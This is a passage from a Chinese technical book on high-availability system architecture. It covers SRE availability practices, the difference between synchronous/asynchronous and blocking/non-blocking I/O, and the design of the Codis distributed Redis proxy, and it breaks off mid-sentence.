从 3 个 9 迈向 4 个 9，从 8 小时一下缩短到 52.6 分钟的不可用时间，是一个很大的进步。Google 内部只有 4 个 9 以上的服务才会配备 SRE，SRE 必须在接到报警 5 分钟之内上线处理问题，否则报警系统自动升级到下一个 SRE。如果还没有，直接给老板发报警。

大家之前可能听说谷歌搜索服务可用度大概是全球 5 个 9、6 个 9 之间。其实这是一个多层、多级、全球化的概念，具体到每个节点其实没那么高。比如说当年北京王府井楼上的搜索集群节点就是按 3 个 9 设计的。

SLA 其实还有一个秘密，就是一般大家都在谈年 SLA，但是年 SLA 除了客户赔款以外，一般没有任何实际工程指导意义。Google 内部更看重的是季度 SLA，甚至月 SLA、周 SLA。这所带来的挑战就更大了。

为什么说看上面那张图有用，因为几乎 99.9% 的报警基本可以靠运气搞定的哦。在 3 个 9 的状态前可以靠堆人，也就是 3 班倒之类的强制值班基本搞定。但是从 3 个 9 往上，就基本超出了人力的范畴，考验的是业务的自愈能力，架构的容灾、容错设计、灾备系统的完善等。

说了这么多，作为一个架构者，我们如何来系统地分解“提升 SLA”这一个难题呢。这里我引入 2 个工业级别的概念，MTBF 和 MTTR。

- **MTBF: Mean time between Failures.** 用通俗的话讲，就是一个东西有多不可靠，多长时间坏一次。
- **MTTR: Mean time to recover.** 意思就是一旦坏了，恢复服务的时间需要多长。

有了这两个概念，我们就可以提出：

$$Availability = f(MTBF, MTTR)$$

一个服务的可用度，取决于 MTBF 和 MTTR 这 2 个因子。从这个公式出发，结合实际情况，就很好理清高可用架构的基本路数了。那就是：要么提高 MTBF，要么降低 MTTR。除此之外别无他法。

要注意的是，考虑 MTBF 和 MTTR 的时候都不能脱离现实。

理论上来说，作为一个正常人类，收到突发报警、能正确地分析出问题所在、找到正确的解决方案、并且正确实施的时间极限大概是 2 分钟。这个标准我个人觉得是高到天上去了。作为一个苦练多年的 Oncall 工程师，我 2 分钟能看清报警、上了 VPN、找到 dashboard 就不错了。就算是已知问题有应对方案，能敲对命令，完全成功也至少需要 15~20 分钟。所以如果按照这个标准的话，管理的服务如果想达到 4 个 9，那么一年只能坏 1 次，2 次就超标了。实现高可用基本靠运气。

回过头来接着说说 MTBF 吧。请各位想一下，影响服务 MTBF 的 3 大因素：发布，发布，还是发布。

这在术语上叫 Age Mortality Risk。

一般对一个服务来说，只要你不碰它，一年都不会坏一次。更新越频繁，坏的可能性就越大。凡是 software，都有 Bug，修 Bug 的更新时也会引入新的 Bug。发布新版本，新功能是 MTBF 最大的敌人。

1.8.2 高可用性方案

说了 MTBF 和 MTTR 这 2 个定义，那么具体究竟应该如何落地实践来提高可用性呢？首先说几个大家可能都听腻了的方案。

1. 提高冗余度，多实例运行，用资源换可用性

虽然道理很简单，实现起来可不简单，有很多细节上的东西需要考虑。

(1) N+2 应该是标配

N+2 就是说平时一个服务如果需要 1 个实例正常提供服务，那么在生产环境上就应该部署 1+2=3 个节点。N+1 很好理解，就是在丢失一个实例的时候仍能正常运行，一般来说这可能就够用了。但是对现代分布式软件系统来说，“发布”一般不是一个瞬间过程，N+2 可以做到在发布的过程中（由于是滚动更新，所以正在被发布的实例是不可用的），再丢失另外一个实例（意外情况）仍能维持业务正常。

这与国内常说的两地三中心的概念有些类似。

（2）实例之间必须对等、独立

千万不要搞一大一小或者相互依赖。否则你的 N+2 就不是真的 N+2。如果两地三中心的一个中心需要 24 小时才能迁移过去，那它就不是一个高可用性部署，还是叫异地灾备系统吧。

（3）流量控制能力非常重要

想做到高可用，必须拥有一套非常可靠的流量控制系统。这套系统按常见的维度，比如说源 IP、目标 IP 来调度是不够的，最好能按业务维度来调度流量。比如说按 API，甚至按用户类型、用户来源等来调度。

为什么？因为一个高可用系统必须要支持以下几种场景：

- Isolation。A 用户发来的请求和 B 用户发来的请求在同时处理的时候可能有冲突，因此需要隔离。
- Quarantine。用户 A 发来的请求可能资源消耗超标，必须将这类请求钉死在有限的几个节点上，从而顾全大局。
- Query-of-death。大家都遇到过吧。上线之后一位用户发来一个异常请求，直接搞挂服务。连续多发几个，整个集群都挂没了，高可用还怎么做到？那么，对这种类型的防范就是要在死掉几台服务器之后可以自动屏蔽类似的请求。需要结合业务去具体分析。

但是想要达到高可用，这些都是必备的，也是一定会遇到的场景。还是那句话，靠人是没戏的。

2. 变更管理（Change Management）

还记得 MTBF 最大的影响因子吗？发布质量不提高，一切都是空谈。

（1）线下测试（Offline Test）

线下测试永远比线上调试容易一百倍，也安全一百倍。

这个道理很简单，就看执行。如果各位的团队还没有完整的线下测试环境，那么我的意见是不要再接新业务了，花点时间先把这个搞定。这其中包括代码测试、数据兼容性测试、压力测试等等。

台上一分钟，台下十年功。

可用性的阶段性提高，不是靠运维团队，而是靠产品团队。能在线下完成的测试，绝不拍脑门到线上去实验。

(2) 灰度发布

这个道理说起来好像也很普通，但是具体实施起来是很有讲究的。

首先灰度发布是速度与安全性作为妥协。它是发布众多保险中的最后一道，而不是唯一的一道。如果只是为了灰度而灰度，故意人为拖慢进度，反而造成线上多版本长期间共存，有可能会引入新的问题。

做灰度发布，如果是匀速的，说明没有理解灰度发布的意义。一般来说，阶段选择上从 1%→10%→100% 的指数型增长。这个阶段，是根据具体业务的不同按维度去细分的。

这里面的重点在于 1% 并不全是随机选择的，而是根据业务特点、数据特点选择一批有极强代表性的实例去做灰度发布的小白鼠。甚至于每次发布的第 1 阶段用户（我们叫 Canary/金丝雀）都是根据每次发布的特点不同而人为挑选的。

如果要发布一个只给亚洲用户使用的功能，很明显，用美国或欧洲的集群来做发布实验，是没有什么意义的。从这个角度来想，是不是灰度发布可做的事情更多？它真的不只是按机器划分这么简单。

回到本质：灰度发布是上线前的最后一道安全防护机制。既不能过慢，让产品团队过度依赖，也不能过于随机，失去了它的意义。

总之，灰度发布全在细节里。

(3) 服务必须对回滚提供支持

这点不允许商量！

这么重要的话题，我还要用一个感叹号来强调一下！

估计在现实中，大家都听过各种各样的理由。而我这里有 3 条买也买不到的秘籍，现在跟大家分享一下，保证药到病除。

理由 1：我这个数据改动之后格式跟以前的不兼容了，回退也不能正常！

秘籍 1：设计、开发时就要考虑好兼容性问题!!! 比如说数据库改字段的事就不要做，改成另加一个字段就好。数据存储格式就最好采用 `protobuf` 这种支持数据版本、支持前后兼容性的方案。最差的情况，也要在变更实施之前，想清楚数据兼容性的问题。没有回滚脚本，不给更新，起码做到有备而战。

理由 2：我的变更删掉东西了！回退之后数据也没了！

秘籍 2：你一定是在逗我。把这个变更打回去，分成两半。第 1 阶段禁止访问这个数据。等到发布之后真没问题了，再来发布第 2 阶段，第 2 阶段真正删掉数据。这样第 1 阶段实施之后需要回滚还可以再回去。

理由 3：我的变更发布了之后，其他依赖这个系统的人都拿到了错误的的数据，再回退

也没用了,他们不再接受老数据了!

秘籍 3: 这种错误经常出现在配置管理、缓存等系统中。对这类问题,最重要的就是,开发一种跟版本无关的刷新机制。触发刷新的机制应该独立于发布过程。要有一个强制刷新数据的手段。

以上 3 个秘籍覆盖了 100% 的回滚兼容性问题,如果有其他的,请务必告诉我!

回滚兼容性问题,是一个整体难题。只有开发和运维都意识到这个问题的严重性,才能从整体上解决这个问题。而解决不了回滚难题,就不可能达到高可用。

1.8.3 可用性 7 级图表

说完了变更管理,给大家带来一个 7 级图表,可以看看自己的服务到底在哪个可用性级别上。

当一个服务挂了的时候……

- 第 1 级: Crash with data corruption, destruction.

常出现在内存数据库。出现个意外情况,所有数据就全丢了。写硬盘写到一半,挂了之后,不光进程内数据没了,老数据都丢光了。碰上这样的系统,我只能对你表示同情了。

- 第 2 级: Crash with new data loss.

一般来说,正常的服务都应该做到这一点……挂了之后最多只丢个几秒之内的数据。

- 第 3 级: Crash without data loss.

要达到这一级,需要付出一定程度的技术投入。起码搞清楚如何绕过 OS 的各种 Cache,如何绕过硬件的各种坑。

- 第 4 级: No crash, but with no or very limited service, low service quality.

做得好一点的系统,不要动不动就崩溃了……如果一个程序能够正常处理异常输入、异常数据等,那么就给刚才说的高级流控系统创造了条件。可以把其他的用户流量导入过来,把问题流量发到一边去,不会造成太大的容量损失。

- 第 5 级: Partial or limited service, with good to medium service quality.

这一级就还好,如果多个业务跑在同一个实例上,那么起码不要全部坏掉。有部分服务,比完全没有服务要好。

- 第 6 级: Failover with significant user visible delay, near full quality of service.

上升到这一级别,才摸到高可用的门,也就是有容灾措施。但是可能自动化程度不高,

或者是一些关键性问题没有解决，所以业务能恢复，就是比较慢。

- 第 7 级：Failover with minimal to none user visible delay, near full quality of service.

这边蝴蝶扇了一下翅膀，天空落了个打雷，打掉了一整个机房，结果业务完全没受影响。蓝翔技校一铲子下去，互联网都要抖一抖。嘿嘿，高可用就是为了这种事情做准备。

1.8.4 疑问与解惑

Q：有什么评测系统吗？

评测系统的第 1 步是收集足够的信息。想知道自己的服务是不是高可用，必须先监测啊！不光黑盒监测，还要有白盒监测。如果有一个自动化的 SLA 监控系统，能显示实时的 SLA 变化，会对系统的开发计划有很强烈的指导作用。

Q：能详细说一下要做到“crash without data loss”需要在哪些点上下工夫吗？

这个事情说起来简单，实际实现起来非常复杂。因为很多东西深究起来都有无数的坑。比如说：

- 如何绕过 OS 的 Cache。
- 系统硬件可能也有内置的 Cache，Firmware 也可能有 Bug，等等。还有一些集群系统为了所谓的性能实现的 fake sync。

这里是列不完的。我提出这个等级的意思，是想让大家有这个意识去系统化地应对这个问题。比如说关键数据是不是要多存几份，然后做一些 destruction 测试。比如多模拟断电等极端情况，这样才能有备无患。扫雷比触雷要容易多了。

Q：现在 Coding.net 到几个 9 了，到 7 张图中第几级了，改造花了多长时间，有哪些坑分享下？

首先高可用是按业务来的，不是所有业务都能做到高可用，也不是所有都需要做到高可用。我们下了很大精力在关键业务上，比如说 Git 系统的流控、数据安全等，其他的就没办法啦。

Q：开发团队要怎样配合？周期怎么样配合？侧重点各自在哪（比如开发更侧重业务）？

首先就是要确定一个共同目标。高可用是有代价的，你的业务需要做到什么程度，一

定是一个系统性的考虑。给大家举一个例子，YouTube 有这么多视频，但是每个视频的每种格式，只存了 1 份。所以可用性肯定受影响了。但是，数据量实在是太大了，然后各种小猫视频实在是不重要。相比之下，广告视频经常存 8 份。所以想要提高可用性，必须要和开发团队找到一个共同目标。这里再给大家一个秘籍，那就是 **error budget**。跟开发团队确定一个可用度，比如说 99%。如果业务团队搞出来的东西很烂，出现各种状况，最后达不到这个标准。那么对不起，暂时别发新功能，只修 Bug。

Q：谷歌的 SRE 工程师用了哪些开源工具来管理百万机器？

比较惭愧，我们没用什么开源工具，都是内部自己开发的。企业内部管理用了 Puppet，但是生产系统上没有。

Q：请问一下实现独立对等的 N+2 服务使用什么架构比较好，LVS+Keepalive 的双机热备是否合适？

莫非现在不都用 haproxy/Nginx 之类的 7 层代理？但是其实这个原理都差不多。只要达到你的目的，可以动态切换就好。

Q：“可以把其他的用户流量导入过来。把问题流量发到一边去，不会造成太大的容量损失。”要怎么理解这句话呢？另外，请问如何区分问题流量？

这句话说的是刚才提到的高可用里必不可少的流控系统。任何一个系统都不是完美的，总会有各种各样的 hot spot、weak spot。问题流量的定义是跟业务紧密相关的。我再举一个例子：当年 YouTube 的 CDN 服务器有个问题，后端存储慢了之后，前端的请求会聚在一起，就像水管一样，于是内存就爆了。突然压力过高，肯定就挂了。如何处理这个问题？最后流控系统升级，每个实例自己汇报自己的内存状况，超标之后流控系统自动绕过它。把这个问题变成了自动化处理的方案，问题面大大缩小了。再举一个例子，搜索系统是典型的热点密集型系统。有的冷僻词，查一次要去各种读硬盘。而热词消耗很小。所以流控系统做了个功能，每个请求回复都带了 cost 值，流控系统自动均衡了整个集群。

Q：关于回滚那里，如果我要新增一个删除功能，怎么做到把这个操作拆成两半，用户做了删除操作，可是禁止删除数据，那是否会产生数据不一致的情况？

这个可参照刚才的秘籍第 2 条。其实秘籍第 2 条就是拆！没有什么发布是不能拆的。拆到可以安全地往前滚再往后滚。

Q: 100 万台服务器如何自动化管理、及时发现故障、自动修复、做出报警, 能否简单介绍一下?

这个问题其实没那么复杂。就是在每个机器上运行一个 agent, 对这个 agent 定期进行检查操作, 有问题就通知管理系统自动下线。只要注意平时收集问题现象就行了。比如说线上突然出现了一个时间不同的问题, 那么就把它加到这个 agent 里去, 下次这个问题就是自动检测、自动修复的了。

Q: 有没有什么好办法处理 query to death?

这个问题比较难, 一般是要做一层智能一点的业务 Proxy。业务 Proxy 检测到请求发到哪, 哪个后端挂, 就可以进行一些处理了。还有一个办法是在挂之前后端记 log, 处理之前记上。我要处理这个请求了, 然后处理一半挂掉了。重启之后, 检查 log 发现上次是处理这个请求挂了, 那么就可以屏蔽掉这个请求。

1.9 深入理解同步 / 异步与阻塞 / 非阻塞区别

那谁, codedump.info 博主, 多年从事互联网服务器后台开发工作。



几年前我曾写过一篇描写同步 / 异步以及阻塞 / 非阻塞的文章, 最近再回头看, 发现文章里存在一些理解和认知误区, 于是重新整理一下相关的概念, 希望本节对网络编程的同行能有所启发。


1.9.1 同步与异步

首先来解释同步和异步的概念, 这 2 个概念与消息的通知机制有关。

举个例子, 比如一个用户去银行办理业务, 他可以自己去排队办理, 也可以叫人代办, 办完之后再告知用户结果。对于要办理这个银行业务的人而言, 自己去办理是同步方式, 而别人代办完毕再告知则是异步方式。

两者的区别在于, 同步的方式下是操作者主动完成了这件事情; 而在异步方式下, 调用指令发出后, 操作马上就返回了, 操作者并不能马上知道结果, 而是等待所调用的异步过程 (在这个例子中是帮忙代办的人) 处理完毕之后, 再通过通知手段 (在代码中通常是回调函数) 来告诉操作者结果。


在下图的异步 I/O 模型中, 应用程序调用完 `aio_read` 之后, 不论是否有数据可读, 这个操作都会马上返回, 这个过程相当于这个例子中委托另一个人去帮忙代办银行业务的过程, 当数据读完拷贝到用户内存之后, 会发一个信号通知原进程告诉读数据操作已经完成 (而不仅仅是有数据可读)。



1.9.2 阻塞与非阻塞

接着解释阻塞与非阻塞的概念。这 2 个概念与程序处理事务时的状态有关。


同样用前面的例子，当真正执行办理业务的人去办理银行业务时，前面可能已经有人排队等候。如果这个人从排队到办理完毕，中间一直都没有做过其他的事情，那么这个过程就是阻塞的，因为这个人当前只在做这么一件事情。



在上图中，应用程序发起 `recvfrom` 操作之后，要等待数据拷贝成功才能返回。整个过程中，不能做其他的操作，这个就是典型的阻塞 I/O。

反之，如果这个人发现前面排队的人不少，于是选择了出去逛逛，过了一会再回来看看有没有轮到他的号被叫到，如果没有又继续出去逛，过一阵再回来看看……如此以往，这个过程就是非阻塞的。因为处理这个事情的人在这整个过程中并没有做到除了这件事之

外不做别的事情，他的做法是反复地过来检测，如果还没有完成就下一次再次尝试完成这件事情。



上图与前面阻塞 I/O 图的区别在于，当没有数据可读时，同样的 `recvfrom` 操作返回了错误码，表示当前没有可读数据。换言之，即使没有数据也不会一直让这个应用阻塞在这个调用上，这就是非阻塞 I/O。

到了这里，可以先简单地小结一下这 2 组概念。

- 阻塞与非阻塞：区别在于完成一件事情时，当事情还没有完成时，处理这件事情的人除此之外是否在做别的事情。
- 同步与异步：区别在于是自己去做这件事情，还是等别人做好了来通知有结果，然后再自己去拿结果。注意，这里说的是拿结果，如果只是别人告诉你可以做某事，然后自己去操作，这种情况也属于同步的操作，在后面的多路复用 I/O 中会进行阐述。

可见，两组概念不在同一个维度。我们把需要办理银行业务的人称为 A，把代理的人称为 B，那么在 A 委托 B 办理业务的情况下，假设 A 在交代 B 帮忙办事之后，A 就去做别的事情，那么 A 并不存在针对办理银行业务这件事情而言是阻塞还是非阻塞。办理事务时阻塞与否，是针对真正需要办理这件事情的人，也就是这个例子中的 B。

1.9.3 与多路复用 I/O 的联系

前几年写这篇文章时，我将多路复用 I/O 类的 `select/poll` 等和异步操作混为一谈，在这里特别做一些补充说明。

在笔者（包括不少同行）以前的理解中，就这个例子而言，去办理业务的人，需要排队时通常都会先去取号，拿到一个纸条的号码，然后等待银行叫号。在那个例子里面，曾经将银行叫号理解成 `select` 操作，把纸条比作向 `select` 注册的回调函数，一旦可以进行操作的条件满足，就会根据这个回调函数来通知办理人，办理人再去完成工作，因此 `select` 等多路复用操作是异步的行为。

但上面这种理解的最大错误在于，同步与异步的区别在于是否要求办理者自己来完成，所有需要自己完成的操作都是同步操作，不管是注册了一个回调（这里的叫号小纸条）等待回调你，还是自己一直阻塞等待。

在上例中，对需要办理业务的人而言，可以通过叫号小纸条等待银行的办理通知。在等待的同时可以去做别的事情，比如浏览手机上网，但只要可以办理该业务的条件满足，真正叫到号可以办理业务时，办理者是需要自己去完成办理的。

换言之，在完成一件事情时，需要区分处理两种状态：一是这个事情是不是可以做了（条件满足的消息，如 `select` 告诉你某个文件描述符可读），另外一个是不是完成了这件事情（如调用 `read/write` 完成 I/O 操作）。多路复用 I/O 记录下来有哪些人在等待消息的通知，在条件满足时负责通知办理者，而完成这件事情还是需要办理者自己去完成。只要是自己去完成的操作，都是同步的操作。

Unix Network Programming, volume 一书的 6.2 节最后对异步与同步总结得非常准确。

“POSIX defines these two terms as follows:

A synchronous I/O operation causes the requesting process to be blocked until that I/O operation completes.

An asynchronous I/O operation does not cause the requesting process to be blocked.

Using these definitions, the first four I/O models—blocking, nonblocking, I/O multiplexing, and signal-driven I/O—are all synchronous because the actual I/O operation (`recvfrom`) blocks the process. Only the asynchronous I/O model matches the asynchronous I/O definition.”

第2章 高可用架构原理与分布式实践

2.1 Codis 作者细说分布式 Redis 架构设计

黄东旭，PingCAP CTO，开源项目 Codis 的 co-author。之前在豌豆荚从事与 infrastructure 相关的工作，现在在创业公司 PingCAP，方向依然是分布式存储领域（NewSQL）。



Codis 是一个分布式 Redis 解决方案，与官方的纯 P2P 的模式不同，Codis 采用的是 Proxy-based 的方案。本节将介绍 Codis 及下一个大版本 RebornDB 的设计，同时会给出一些 Codis 在实际场景中应用的 Tip。最后抛砖引玉，介绍我对分布式存储的一些观点和看法，望各位读者们雅正。

2.1.1 Redis、Redis Cluster 和 Codis

1. Redis

想必在大家的架构中，Redis 已经是一个必不可少的部件，它丰富的数据结构、超高的性能以及简单的协议，让 Redis 能够良好地作为数据库的上游缓存层。但是我们比较担心

Redis 的单点问题，单点 Redis 容量大小总受限于内存，当业务对性能要求比较高时，理想情况下我们希望所有的数据都能在内存里面，不要打到数据库上，所以自然会寻求其他方案。比如，SSD 将内存换成了磁盘以换取更大的容量。更自然的想法是将 Redis 变成一个可以水平扩展的分布式缓存服务，在 Codis 之前，业界只有 Twemproxy，但 Twemproxy 本身是一个静态的分布式 Redis 方案，进行扩容 / 缩容时对运维的要求非常高，而且很难做到平滑地扩缩容。Codis 的目标其实就是在尽量兼容 Twemproxy 的基础上，加上数据迁移的功能以实现扩容和缩容，最终替换 Twemproxy。从豌豆荚最后上线的结果来看，Codis 最后完全替换了 Twem，大概占用了 2T 左右的内存集群。

2. Redis Cluster

我认为与 Codis 同期发布正式版的官方 Cluster 有优点也有缺点，作为一名架构师，我并不会在生产环境中使用它，原因有 2 个：

- Cluster 的数据存储模块和分布式的逻辑模块是耦合在一起的，这带来的好处是部署异常简单，all-in-the-box 不像 Codis 有那么多概念、组件和依赖。但随之而来的缺点是，你很难对业务进行无痛地升级。如果哪天 Redis Cluster 的分布式逻辑出现了比较严重的 Bug，你该如何升级？除滚动重启整个集群外，没什么好办法。这点比较伤运维。
- 对协议进行了较大的修改，对客户端不太友好，但是目前已有的客户端已经成为了事实标准，而且很多程序已经写好了，让业务方去更换 Redis Client 显然不太现实，而且目前很难说有哪个 Redis Cluster 客户端经过了大规模生产环境的验证，从 HunanTV 开源的 Redis Cluster Proxy 上可以看出这个影响还是蛮大的，否则就会支持使用 Cluster 的 Client 了。

3. Codis

和 Redis Cluster 不同的是，Codis 采用一层无状态的 Proxy 层，将分布式逻辑写在 Proxy 上，底层的存储引擎还是 Redis 本身（尽管基于 Redis 2.8.13 做了一些小 patch），数据的分布状态存储于 ZooKeeper (etcd) 中，底层的数据存储变成了可插拔的部件。这个事情的好处其实不用多说，就是各个部件是可以动态水平扩展的，尤其是无状态的 Proxy 对于动态的负载均衡，意义还是很大的，而且还可以做一些有意思的事情，比如发现一些 slot 的数据比较冷后，可以专门用一个支持持久化存储的 Server group 来负责这部分 slot，以节省内存，当这部分数据变热起来时，可以再动态地迁移到内存的 Server group 上，一切对业务透明。比较有意思的是，在 Twitter 内部弃用 Twemproxy 后，T 家自己开发了一个新的分布

式 Redis 解决方案,走的仍然是 Proxy-based 路线。不过没有开源出来。可插拔存储引擎也是 Codis 下一代产品——RebornDB 在做的一件事情。顺带说一下,RebornDB 和它的持久化引擎都是完全开源的,可参见 <https://github.com/reborndb/reborn> 和 <https://github.com/reborndb/qdb>。当然这样设计的坏处是经过了 Proxy,多了一次网络交互,看上去性能下降了一些,但是记住,我们的 Proxy 是可以动态扩展的,整个服务的 QPS 并不由单个 Proxy 的性能决定(所以生产环境中我建议使用 LVS/HA Proxy 或者 Jodis),每个 Proxy 其实都是一样的。

2.1.2 我们更爱一致性

很多朋友问我,为什么不支持读写分离,其实这个事情很简单,因为我们当时的业务场景不能容忍数据不一致,由于 Redis 本身的 replication 模型是主从异步复制,在 Master 上写成功后,也无法保证是否能在 Slave 上读到这个数据,而让业务方处理一致性的问题还是蛮麻烦的。而且 Redis 单点的性能还蛮高,不像 MySQL 之类的真正的数据库,没有必要为了提升一点点读 QPS 而让业务方困惑。这和数据库的角色不太一样。所以,你可能看出来,其实 Codis 的 HA 并不能保证数据完全不丢失,因为是异步复制,所以 Master 挂掉后,如果有没同步到 Slave 上的数据,此时再将 Slave 提升成 Master,刚刚写入的还没来得及同步的数据就会丢失。不过在 RebornDB 中我们会尝试对持久化存储引擎(qdb)支持同步复制(SyncReplication),可以让一些对数据一致性和安全性有高要求的服务使用。

说到一致性,这也是 Codis 支持的 MGET/MSET 无法保证原本单点时的原子语义的原因。因为 MSET 所参与的 key 可能分布在不同的机器上,如果需要保证原来的语义,即要么一起成功,要么一起失败,这样就是一个分布式事务的问题,对于 Redis 来说,并没有 WAL 或者回滚这么一说,所以即使是一个最简单的二阶段提交的策略都很难实现,而且就算实现了也不能保证性能。所以在 Codis 中使用 MSET/MGET 其实和你本地开个多线程 SET/GET 的效果一样,只不过是服务端打包返回罢了,我们加上这个命令的支持只是为了更好地支持以前用 Twemproxy 的业务。

在实际场景中,很多朋友使用了 Lua 脚本以扩展 Redis 的功能,其实 Codis 这边是支持的,但记住,Codis 在涉及这种场景的时候,仅仅是转发而已,它并不保证你的脚本操作的数据是否在正确的节点上。比如,你的脚本里涉及操作多个 key, Codis 能做的就是将这个脚本分配到参数列表中第 1 个 key 的机器上执行。所以在这种场景下,你需要自己保证你的脚本所用到的 key 分布在同一个机器上,这里可以采用 hashtag 的方式。

比如你有一个脚本是操作某个用户的多个信息，如 `uid/age`、`uid/sex`、`uid/name` 等形如此类的 key，如果你不用 `hashtag`，这些 key 可能会分散在不同的机器上，使用了 `hashtag`（用花括号扩住计算 Hash 的区域）：`{uid}/age`、`{uid}/sex`、`{uid}/name` 就保证这些 key 分布在同一个机器上。这个是 Twemproxy 引入的一个语法，我们这边也支持了。

在开源 Codis 后，我们收到了很多社区的反馈，大多数的意见集中在 ZooKeeper 的依赖、Redis 的修改，还有为啥需要 Proxy 上面，我们也在思考，这几个东西是不是必需的。当然这几个部件带来的好处毋庸置疑，也在上面阐述过了，但有没有办法能做得更漂亮？于是，我们在下一阶段会再往前走一步，实现以下几个设计：

- 使用 Proxy 内置的 Raft 来代替外部的 ZooKeeper，ZK 对于我们来说，其实只是一个强一致性存储，我们可以使用 Raft 来做到同样的事情。将 Raft 嵌入 Proxy 来同步路由信息以达到减少依赖的效果。
- 抽象存储引擎层，由 Proxy 或者第三方的 agent 来负责启动和管理存储引擎的生命周期。具体来说，就是现在 Codis 还需要手动地部署底层的 Redis 或者 qdb，自己配置主从关系什么的，但是未来我们会把这个事情交给一个自动化的 agent 或者甚至在 Proxy 内部集成存储引擎。这样的好处是我们可以最大限度地减小 Proxy 转发的损耗（比如 Proxy 会在本地启动 Redis Instance）和人工误操作，提升了整个系统的自动化程度。
- 还有 replication based migration。众所周知，现在 Codis 的数据迁移方式是通过修改底层 Redis，加入单 key 的原子迁移命令实现的。这样的好处是实现简单、迁移过程对业务无感知。但是坏处也很明显，首先是速度比较慢，而且对 Redis 有侵入性，维护 slot 信息时还会给 Redis 带来额外的内存开销。大概对于小 key-value 为主业务和原生 Redis 是 1 : 1.5 的比例，所以还是比较费内存的。

在 RebornDB 中我们会尝试提供基于复制的迁移方式，即开始迁移时，记录某 slot 的操作，然后在后台开始同步到 Slave，当 Slave 同步完后将记录的操作回放，回放差不多后将 Master 的写入停止，追平后修改路由表，将需要迁移的 slot 切换成新的 Master，主从（半）同步复制，这个之前提到过。

2.1.3 Codis 在生产环境中的使用经验和坑

下面来说一些 Tip，作为开发工程师，我的一线操作经验肯定没有运维的同学多。

1. 多产品线部署

很多朋友问我们如果有多个项目时，Codis 应如何部署比较好，我们在豌豆荚时，一个产品线会部署一整套 Codis，当然，但是共用一个 ZK，不同的 Codis 集群用不同的 product name 来区分，Codis 本身的设计没有命名空间那么一说，一个 Codis 只能对应一个 product name。不同 product name 的 Codis 集群在同一个 ZK 上，不会相互干扰。

2. ZK

由于 Codis 是一个强依赖的 ZK 的项目，而且在 Proxy 和 ZK 的连接发生抖动造成 Session Expired 的时候，Proxy 是不能对外提供服务的，所以要尽量保证 Proxy 和 ZK 部署在同一个机房。在生产环境中 ZK 一定要是大于或等于 3 台的奇数台机器，这里建议 5 台物理机。

3. HA

这里的 HA 分成 2 部分，一个是 Proxy 层的 HA，还有底层 Redis 的 HA。先说 Proxy 层的 HA。之前提到过 Proxy 本身是无状态的，所以 Proxy 本身的 HA 比较好做，因为连接到任何一个活着的 Proxy 上都是一样的。在生产环境中，我们使用的是 Jedis，这是我们开发的一个 Jedis 连接池，很简单，就是监听 ZK 上的存活 Proxy 列表，挨个返回 Jedis 对象以达到负载均衡和 HA 的效果。也有朋友在生产环境中使用 LVS 和 HA Proxy 做负载均衡，这也可以。而“Redis 本身的 HA”中的 Redis 指的是 Codis 底层各个 Server group 的 Master，在一开始的时候 Codis 本来就没有将这部分的 HA 设计进去，因为在 Redis 挂掉后，如果直接将 Slave 提升上来，可能会造成数据不一致的情况，因为新的修改可能还没在 Master 中同步到 Slave 上，这种情况需要管理员手动操作修复数据。后来我们发现确实有很多朋友反映这个需求，于是我们开发了一个简单的 HA 工具：Codis-ha，用于监控各个 Server group 的 Master 存活情况，如果某个 Master 挂掉了，会直接提升该 group 的一个 Slave 成为新的 